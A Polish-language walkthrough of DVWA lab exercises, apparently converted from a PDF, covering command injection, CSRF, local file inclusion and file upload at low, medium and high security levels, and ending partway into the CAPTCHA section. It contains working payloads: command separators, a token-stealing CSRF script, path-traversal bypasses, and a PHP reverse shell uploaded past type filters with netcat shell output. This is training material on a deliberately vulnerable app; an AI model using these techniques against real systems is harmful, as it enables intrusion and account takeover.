Gdy wpiszemy IP według przypuszczeń, że to wykona program *ping*, output wygląda następująco:

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=2.18 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.047 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3029ms
rtt min/avg/max/mdev = 0.047/0.591/2.176/0.915 ms
```

## Low

Znając składnię komend na systemach Linux możemy zrozumieć, że po specyficznych znakach możemy wykonać kolejną komendę – typowym znakiem jest znak &. Po wpisaniu tego znaku po IP, wpiszemy komendę *ls* w celu weryfikacji czy zadziała według naszej intencji:

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
help
index.php
source
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=1.44 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.124 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.058 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.076 ms

--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 0.058/0.424/1.438/0.585 ms
```

Jak widać – wykonaliśmy komendę systemową. Command Injection został pomyślnie wykonany.

## Medium

Znak **&** już nie działa, więc należy wykonać innego rodzaju Command Injection. Jednak są inne znaki, które pozwalają ominąć „zabezpieczenie” przed wykonaniem wstrzygnięcia komendy. Kolejnym potencjalnym znakiem jest tzw. *pipe /*. Jest on odpowiedzialny za możliwość wykonania komendy wraz z użyciem zwróconych danych z poprzedniej komendy.

**Przykład:** ls | grep index.php    (*pozwoli wyszukać plik index.php w danym katalogu*)

Teraz spróbujmy wykonać komendę:

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 1 (0.0.0.1) 56(84) bytes of data.  
From 192.168.255.2 icmp_seq=1 Destination Net Unreachable  
From 192.168.255.2 icmp_seq=2 Destination Net Unreachable  
From 192.168.255.2 icmp_seq=3 Destination Net Unreachable  
From 192.168.255.2 icmp_seq=4 Destination Net Unreachable  
  
--- 1 ping statistics ---  
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3040ms  
  
help  
index.php  
source
```

Jak widać – mogliśmy wykonać komendę.

## High

Tym razem oba przypadki nie działają. Jest jeszcze inny separator na komendy – jest to znak ; . Po wpisaniu tego znaku oraz komendy – możemy ponownie wykonać Command Injection.

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:


```
help  
index.php  
source
```

## Cross Site Request Forgery (CSRF)

CSRF (Cross Site Request Forgery) to atak, który może zostać wykorzystany do zmuszenia użytkownika do wykonania niepożądanej akcji. Krótko mówiąc, jeśli użytkownik otworzy złośliwą

stronę A, która ma na celu wykorzystanie strony B, w rezultacie do witryny B może zostać wykonane żądanego zmiany hasła.

Strona prezentuje się następująco:




The screenshot shows a web browser window with the URL `localhost/DVWA/vulnerabilities/csrf/`. The page title is "DVWA". On the left, there's a sidebar menu with the following items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The "CSRF" item is highlighted. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)" and contains a form for changing an admin password. The form includes fields for "New password:" and "Confirm new password:", both currently empty. Below these fields is a "Change" button. Above the form, there's a link labeled "Test Credentials".

## Low

Po przechwyceniu zapytania za pomocą *Burp Suite*, możemy zobaczyć, że URL zawiera w sobie parametry zmiany hasła:

```
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/csrf/?password_new=aaaaaa&password_conf=aaaaaa&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Moglibyśmy wstrzyknąć poniższy kod za pomocą File Upload, który znajduje się w innej zakładce.



Po uploadzie pliku *index.html* możemy przekierować się na jego ścieżkę, a następnie zmienić hasło bez użycia panelu odpowiedzialnego za to.

## Medium

Tym razem strona jest zabezpieczona przed tego typu atakiem.

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=aaaaaa&password_conf=aaaaaa&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1

```

Jednak możemy w inny sposób wykonać atak – przy pomocy JavaScript:

```

/img>

```

Tym razem – wstawiamy to do zakładki *XSS (Reflected)*. To pozwoli nam zmienić hasło

## High

Tutaj mamy zabezpieczenie unikalnym *user\_token*:

---

Pretty	<u>Raw</u>	Hex
--------	------------	-----

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=aaaaaa&password_conf=aaaaaa&Change=Change&user_token=129eba3ab68a1c71766260decb698481 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

Aby móc wykonać zmianę hasła, należy napisać skrypt w HTML, a następnie zupłodować go na stronę internetową za pomocą Konsoli:

```

<html>
<body>
<p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
<iframe id="myFrame" src="http://192.168.170.131/vulnerabilities/csrf"
style="visibility: hidden;" onload="maliciousPayload()"></iframe>
<script>
  function maliciousPayload() {
    console.log("start");
    var iframe = document.getElementById("myFrame");
    var doc = iframe.contentDocument || iframe.contentWindow.document;
    var token = doc.getElementsByName("user_token")[0].value;
    const http = new XMLHttpRequest();
    const url =
    "http://192.168.255.131/vulnerabilities/csrf/?password_new=hackerman&password
    _conf=hackerman&Change=Change&user_token="+token+"#";
    http.open("GET", url);
    http.send();
    console.log("password changed");
  }
</script>

```

```
</body>  
</html>
```

Po zmianie odpowiednich danych, ten kod umożliwi nam zmienić hasło bez użycia panelu przeznaczonego na to.

## File Inclusion (LFI)

Głównym zamiarem *File Inclusion* jest zmuszenie aplikacji internetowej do wykonania przesłanego kodu. Założymy, że udało nam się przesłać powłokę internetową do celu. Sam w sobie nic nie robi, jednak gdybyśmy go uruchomili, uzyskalibyśmy zdalny dostęp do hosta. Istnieją dwa rodzaje *File Inclusion*:

- *Local File Inclusion (LFI)* – w przypadku, gdy plik został przesłany do celu i można uzyskać do niego dostęp z serwera lokalnego.
- *Remote File Inclusion (RFI)* – w tym typie dołączania plików plik jest dołączany ze zdalnego hosta.

Poniższa witryna przedstawia nam stronę w następującym formacie:

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) File Inclusion module. The URL in the address bar is 'localhost/DVWA/vulnerabilities/fi/?page=include.php'. The main content area shows the title 'Vulnerability: File Inclusion' and a red-bordered error message: 'The PHP function allow\_url\_include is not enabled.' Below this, there is a link '[file1.php] - [file2.php] - [file3.php]'. Under the heading 'More Information', there are three links: 'Wikipedia - File Inclusion vulnerability', 'WSTG - Local File Inclusion', and 'WSTG - Remote File Inclusion'. On the left side, there is a vertical navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (which is highlighted in green), and File Upload.

Jak można zobaczyć na stronie, istnieją trzy pliki – plik1.php, plik2.php i plik3.php. Wszystkie znajdują się na serwerze lokalnym.


**Notatka:** Dla tego modułu będziemy prezentować jedynie Local File Inclusion (LFI) bez uwzględnienia Remote File Inclusion (RFI)

### Low


Najprostszą metodą sprawdzenia czy istnieje LFI będzie sprawdzenie jak wywoływane są pliki znajdujące się na tej stronie. Po kliknięciu np. na plik *file1.php*, możemy zauważać, że URL wygląda następująco:

<http://localhost/vulnerabilities/fi/?page=file1.php>

Jednym wektorem ataku tutaj będzie parametr *page*. Możemy sprawdzić czy jakiś inny plik nie będzie potencjalnym wektorem ataku tutaj. Spróbujmy zatem odwołać się do pliku *passwd* znajdującego się w ścieżce */etc/passwd*. Uwzględniamy oczywiście fakt, że strona znajduje się prawdopodobnie w standardowym pliku odpowiedzialnym za działanie strony internetowej */var/www/html* oraz że przed tą ścieżką mamy */DVWA/vulnerabilities/fi* (każde „cofnięcie” ścieżki będzie reprezentowane w parametrze *page* przy pomocy „..”)




Jak widać – udało nam się wykonać LFI. Innym przykładem tego jest wydobycie flagi:




## Medium

W tym przypadku standardowe LFI nie zostanie wykonane – serwer jest zabezpieczony przed tego typu atakiem (co można zobaczyć w source code). Jednak istnieją różne metody na wykonanie LFI. Kolejnym przykładem jest tzw. „podwójne znakowanie”, czyli wpisywanie każdego symbolu sanityzowanego podwójnie (przykład: `/../../../../etc//passwd`).

Po wpisaniu tej samej ścieżki co poprzednio z uwzględnieniem sanityzacji otrzymamy ponownie plik /etc/passwd:



Możemy ponownie wykonać to również dla naszego pliku z flagą



## High

Gdy uwzględnimy teraz w jaki sposób zdefiniowana jest polityka wobec parametru *page* to możemy zauważyc, że bez uwzględnienia pliku *include.php* (który zawiera pliki *file1.php*, *file2.php* oraz *file3.php*) nie będziemy mogli zobaczyć czegokolwiek.


```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

A screenshot of the DVWA File Inclusion page showing the source code of the PHP script. The code checks if the file name does not start with 'file' and is not equal to 'include.php'. If either condition is true, it outputs an error message and exits. The page also includes a sidebar with 'Home' and 'Instructions' links.

Jednakże można ominąć to zabezpieczenia za pomocą URL encoding. Po wejściu w konkretną Ścieżkę, wpiszemy znak %0A (czyli znak nowej linii), a następnie wpisujemy ścieżkę do naszego pliku, który chcemy wypisać:



## File Upload

Podatność na przesyłanie plików jest jedną z najniebezpieczniejszych. Powodem tego jest to, że przesłane pliki mogą zostać wykorzystane na wiele sposobów: poprzez zmuszenie serwera do uruchomienia złośliwego skryptu lub wykonanie skryptu w przeglądarce użytkownika. To wszystko może potencjalnie prowadzić do niebezpiecznego naruszenia bezpieczeństwa serwera, a nawet użytkownika.

Strona odpowiedzialna za upload pliku wygląda następująco:

## Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

No file selected.

### Low

Dla tego przypadku nie ma jakiegokolwiek zabezpieczenia przed uploadem pliku o dowolnym rozszerzeniu. W tym celu skorzystamy z popularnego pliku *php-reverse-shell.php*, który jest dostępny na systemach Kali Linux lub do pobrania z wielu dostępnych źródeł w Internecie.

Jedynie należy w tym pliku zmienić wartość parametru *ip* oraz *port* (IP na naszej maszynie, a port dla nas do wyboru)

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.13'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Po zaktualizowaniu pliku możemy wrzucić nasz plik:

## Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

No file selected.

.../.../hackable/uploads/shell.php succesfully uploaded!

Znamy nawet ścieżkę, ponieważ jest wypisana do pliku. Jedynie co zostało zrobić to włączyć netcata w celu nasłuchiwanego na porcie, który został ustawiony przez nasz wcześniej w pliku z shelllem. Po włączeniu należy wejść w ścieżkę pliku, który zuploadowaliśmy:

The screenshot shows a browser window with the URL `localhost/DVWA/hackable/uploads/shell.php`. The DVWA logo is at the top. On the left, there's a sidebar with various exploit categories. The main content area is titled "Vulnerability: File Upload". It displays a message: "The PHP module GD is not installed." Below this, there's a form for uploading files. A file named "shell.php" has been uploaded successfully, as indicated by the message ".../hackable/uploads/shell.php successfully uploaded!". There's also a "More Information" section with two links.

Po wejściu powinniśmy mieć już reverse shell:

```
(kali㉿kali)-[~/var/www/html/DVWA]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.255.131] from (UNKNOWN) [192.168.255.131] 42436
Linux kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-4kali1 (2021-08-09) x86_64 GNU/Linux
 08:35:27 up 1 day, 4:15, 1 user, load average: 1.00, 0.99, 0.79
USER     TTY      FROM          LOGIN@ IDLE JCPU   PCPU WHAT
kali     tty7     :0          01Aug22 99days 2:00m 1.67s xfce4-session
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

## Medium

Tym razem nie możemy wrzucić pliku z rozszerzeniem `php`. Jedyne możliwe pliki do wrzucenia to `jpeg` oraz `png`.

The screenshot shows the DVWA "File Upload" page again. The message "The PHP module GD is not installed." is still present. The file upload form shows that no file was selected. A red message at the bottom states: "Your image was not uploaded. We can only accept JPEG or PNG images."

Sprawdźmy jednak jak wygląda zapytanie przy uploadowaniu pliku:

```

1 POST /DWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----830726743180304932060770849
8 Content-Length: 5956
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Referer: http://localhost/DWA/vulnerabilities/upload/
12 Cookie: PHPSESSID=v2gacgrnpl5cn46ufqcheo0gg; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?
18
19 -----145071415233644237681698343742
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----145071415233644237681698343742
24 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
25 Content-Type: application/x-php
26
27 <?php
28 // php-reverse-shell - A Reverse Shell implementation in PHP
29 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
30 //
31 // This tool may be used for legal purposes only. Users take full responsibility
32 // for any actions performed using this tool. The author accepts no liability
33 // for damage caused by this tool. If these terms are not acceptable to you, then
34 // do not use this tool.
35 //
36 // In all other respects the GPL version 2 applies:
37 //

```

Istotnym parametrem tutaj jest *Content-Type*, który jest odpowiedzialny za określenie jakiego typu plik jest wysyłany na stronę. Jak widać – ustawiony on jest dla pliku php, który chcemy wstawić na serwer. Spróbujmy zatem zmienić wartość na jpeg, która jest akceptowana przez serwer

```

18 -----
19 -----145071415233644237681698343742
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----145071415233644237681698343742
24 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
25 Content-Type: image/jpeg
26
27 <?php
28 // php-reverse-shell - A Reverse Shell implementation in PHP
29 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
30 //

```

Poniżej widać, że plik został zaakceptowany:

## Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

No file selected.

.../.../hackable/uploads/shell.php successfully uploaded!

I tak samo – możemy uzyskać połączenie tak jak wyżej to zostało zrealizowane:

```
(kali㉿kali)-[~/var/www/html/DVWA]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.255.131] from (UNKNOWN) [192.168.255.131] 42436
Linux kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-4kali1 (2021-08-09) x86_64 GNU/Linux
 08:35:27 up 1 day,  4:15,  1 user,  load average: 1.00,  0.99,  0.79
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
kali     tty7     :0           01Aug22 99days 2:00m  1.67s xfce4-session
uid=33(www-data) gid=33(www-data) groups=33(www-data)info
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

XSS (Stored)  
CSP Bypass  
About  
Logout

## High

Podobny błąd wyskakuje również dla tego poziomu, lecz sama zmiana nagłówka *Content-Type* również prowadzi do tego błędu:

### Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

W tym przypadku aby ominąć zabezpieczenie wykorzystany zostanie pewien nagłówek, który określi nasz plik jak GIF. Dodajemy na początku kodu *GIF98*:

```
GNU nano 6.3
GIF98;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
```

Następnie zmienimy nazwę pliku na *shell.php.jpg*, a następnie uploadujemy jako jpeg:

Request to http://localhost:80 [127.0.0.1]

Forward	Drop	Intercept is on	Action	Open Browser
Pretty	Raw	Hex		

```


1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----30527672254097511422126194016
8 Content-Length: 5968
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Referer: http://localhost/DVWA/vulnerabilities/upload/
12 Cookie: PHPSESSID=29acgrnpl5cn46ufqcheo0gg; security=high
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----30527672254097511422126194016
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----30527672254097511422126194016
24 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
25 Content-Type: image/jpeg
26
27 GIF98;
28 </?php
29 // php-reverse-shell - A Reverse Shell implementation in PHP
30 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 3
- Request Cookies: 2
- Request Headers: 16

Gdy włączymy netcata i wejdziemy w ścieżkę do pliku, powinniśmy mimo to uzyskać shell:



Jak widać – uzyskaliśmy połączenie do reverse shella

```
(kali㉿kali)-[~/var/www/html/DVWA]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.255.131] from (UNKNOWN) [192.168.255.131] 42436
Linux kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-4kali1 (2021-08-09) x86_64 GNU/Linux
 08:35:27 up 1 day,  4:15,  1 user,  load average: 1.00, 0.99, 0.79
USER     TTY      FROM          LOGIN@ IDLE   JCPU   PCPU WHAT
kali     tty7     :0          01Aug22 99days 2:00m  1.67s xfce4-session
uid=33(www-data) gid=33(www-data) groups=33(www-data)info
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

## Insecure CAPTCHA

Captcha to mechanizm zabezpieczający przed automatycznymi botami (robotami). Aby zapobiec automatycznym akcjom, użytkownicy powinni rozwiązać proste zadanie. To zadanie może rozwiązać tylko człowiek i zazwyczaj jest to świetny środek zaradczy przeciwko robotom.

### Low

Po przesłaniu captcha z nowym hasłem, z proxy Burp, można zobaczyć, że są dwa żądania, które są głównie odpowiedzialne za przesłanie nowego hasła i odpowiedź captcha.

Request

Pretty Raw In Actions ▾

```
1 POST /vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.1.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 565
9 Origin: http://192.168.1.114
10 Connection: close
11 Referer: http://192.168.1.114/vulnerabilities/captcha/
12 Cookie: PHPSESSID=7ssjbc8fitjrp99laseuucemjg; security=low
13 Upgrade-Insecure-Requests: 1
14
15 step=1&password_new=admin&password_conf=admin&
g-recaptcha-response=
03AGdBq25L7n17NY1TpPB2KdpSmuER0ScFD5wlpbSwKIBzx5viUENdXUMRtctN-P8
hdvTBeWXHKAFHMgUTavWRskf54zzOSoeAPNrNZ_mCOu4I54Ze3BZDMQt0wDLaSwJ
pnSctW95LESXarcE1UU9_icS5kY6lcLx8_btPpc2qOmjopkBzq5nVDwTECdFPA_Jb
J9LohGx5KACYr_xZ0ntyqqillDLj2ClgJwALXzvPFLFq-h1lC8isEpvIzng-dISW
KzBsTOwxMnDEFWiJldz2LxPYglcux8PpACR7Waw7yLO8xHYXhC03lcSVuWVscTB9P
RhoLWQNidJ-gPgQAH09kHRP9rsu2v7tLjdhNw30sjMZsY6gzrT_OaDih1GcdyV3n8
JeFCUa9JFk6Hfd93wGijZOA7FOeBbDz6dbtj2bTwr3bye9T2-mYkO_STzZIWCb7X
zRx5oot8NmSfway9YQfVmuxDdxAKw&Change=Change
```

W drugim zapytaniu jednak nie ma nagłówka *g-recaptcha-response*:

**Request**

Pretty Raw \n Actions ▾

```

1 POST /vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.1.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://192.168.1.114
10 Connection: close
